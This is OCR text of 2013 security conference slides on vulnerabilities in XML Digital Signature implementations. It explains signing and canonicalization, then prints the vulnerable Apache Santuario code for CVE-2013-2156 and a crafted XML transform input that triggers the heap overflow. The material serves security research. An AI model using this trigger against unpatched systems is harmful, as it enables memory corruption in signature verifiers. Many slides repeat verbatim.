The Forger's Art

Exploiting XML Digital Signature Implementations

HITB 2013

James Forshaw (@tiraniddo)

What am I going to talk about?

- XML Digital Signature Implementations
- Vulnerabilities and how to exploit
  - Memory Corruption
  - Denial of Service
  - Parsing Issues
  - Signature Spoofing
- Demos

Why?

- SOAP Web Service Security
- Visa 3D Secure / Verified by Visa
- SAML Assertions
- MS Office Signatures
- .NET ClickOnce/XBAP Manifests


Once upon a time,
on a client site...

Implementations

XMLSec Library

.NET

mono

Java

Existing Attacks

- Been numerous attacks against XML Digital Signatures
- HMAC Truncation (CVE-2009-0217)
- Signature Wrapping
- XSLT – DoS/Remote Code Execution

What are XML Digital Signatures?


XML Digital Signatures

XML Signature Syntax and Processing (Second Edition)

W3C Recommendation 10 June 2008

This version:
http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/
Latest version:
http://www.w3.org/TR/xmldsig-core/
Previous version:
http://www.w3.org/TR/2008/PER-xmldsig-core-20080326/

Signing XML


<good/>
Read Bytes
3C 72 6F 6F 74 3E
3C 2F 72 6F 6F 74
3E
Sign
XML Document
Signature

Signing XML

S/MIME? PGP?


XML Document

Signature

Of Course Not

As the "great" Steve Ballmer
might have said:
"XML Developers,
XML Developers,
XML Developers!"

Signing XML


<good/>
XML Document
Reference
<good/>
Transform
3C 72 6F 6F 74 3E
3C 2F 72 6F 6F 74
3E
Digest
SHA1:
09381a0
9812f20
...
SignedInfo
<SignedInfo>
<CanonicalizationMethod/>
<SignatureMethod/>
<Reference URI="#id">
<Transforms/>
<DigestMethod/>
<DigestValue>Bo0b5...
</DigestValue>
</Reference>
</SignedInfo>
Canonicalize
3C 53 69 67 6E 65
64 49 6E 66 6F 3E
0D 0A 20 20 3C 43
61 6E 6F 6E 69 63
61 6C 69 7A 61 74
69 6F 6E 4D 65 74
68 6F 64 2F 3E 0D
Digest
SHA1:
5282abc
5efefa0
...
Sign
PASSPORT
Identity
Build Result
<good/>
Signed XML
Document

Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
     <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
     <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
     <Reference URI="">
       <Transforms>
         <Transform
           Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
       </Transforms>
       <DigestMethod
           Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <DigestValue>Bo0b5...</DigestValue>
     </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
     <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
     <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
     <Reference URI="">
       <Transforms>
         <Transform
           Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
       </Transforms>
       <DigestMethod
           Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <DigestValue>Bo0b5...</DigestValue>
     </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
     <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
     <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
     <Reference URI="">
       <Transforms>
         <Transform
           Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
       </Transforms>
       <DigestMethod
           Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <DigestValue>Bo0b5...</DigestValue>
     </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```


Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
     <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
     <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
     <Reference URI="">
       <Transforms>
         <Transform
           Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
       </Transforms>
       <DigestMethod
           Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <DigestValue>Bo0b5...</DigestValue>
     </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
   <SignedInfo>
     <CanonicalizationMethod
          Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
     <SignatureMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
     <Reference URI="">
       <Transforms>
         <Transform
           Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
       </Transforms>
       <DigestMethod
           Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <DigestValue>Bo0b5...</DigestValue>
     </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Verification Pipeline



Signature Parsing Bugs

CVE-2013-2156

- Affected Apache Santuario C++
- Unauthenticated
- Heap overflow in Exclusive Canonicalization prefix list

Canonicalization Prefix List

```
<Transform
    Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
   <InclusiveNamespaces PrefixList="xsd ds"
      xmlns="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</Transform>
```

Canonicalization Prefix List

```
<Transform
    Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
   <InclusiveNamespaces PrefixList="xsd ds"
     xmlns="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</Transform>
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
     return c == ' '  || c == '\0' || c == '\t'
         || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
     char* nsBuf = new char [strlen(xmlnsList) + 1];
     int i = 0, j = 0;

     while (xmlnsList[i] != '\0') {
       while (isWhiteSpace(xmlnsList[i]))
          ++i;  // Skip white space

       j = 0;
       while (!isWhiteSpace(xmlnsList[i]))
          nsBuf[j++] = xmlnsList[i++]; // Copy name
       // Terminate the string
       nsBuf[j] = '\0';

       // Add to exclusive list
       m_exclNSList.push_back(strdup(nsBuf));
     }
}
```

Exploiting It

```
<Reference URI="">
 <Transforms>
   <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
     <InclusiveNamespaces PrefixList="AAAA..."/>
   </Transform>
   <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
     <InclusiveNamespaces PrefixList="&#20;"/>
   </Transform>
 </Transforms>
</Reference>
```


Exploiting It

```
<Reference URI="">
 <Transforms>
   <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
     <InclusiveNamespaces PrefixList="AAAA..."/>
   </Transform>
   <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
     <InclusiveNamespaces PrefixList="&#20;"/>
   </Transform>
 </Transforms>
</Reference>
```


Exploiting It

```
<Reference URI="">
 <Transforms>
   <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
     <InclusiveNamespaces PrefixList="AAAA..."/>
   </Transform>
   <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
     <InclusiveNamespaces PrefixList="&#20;"/>
   </Transform>
 </Transforms>
</Reference>
```

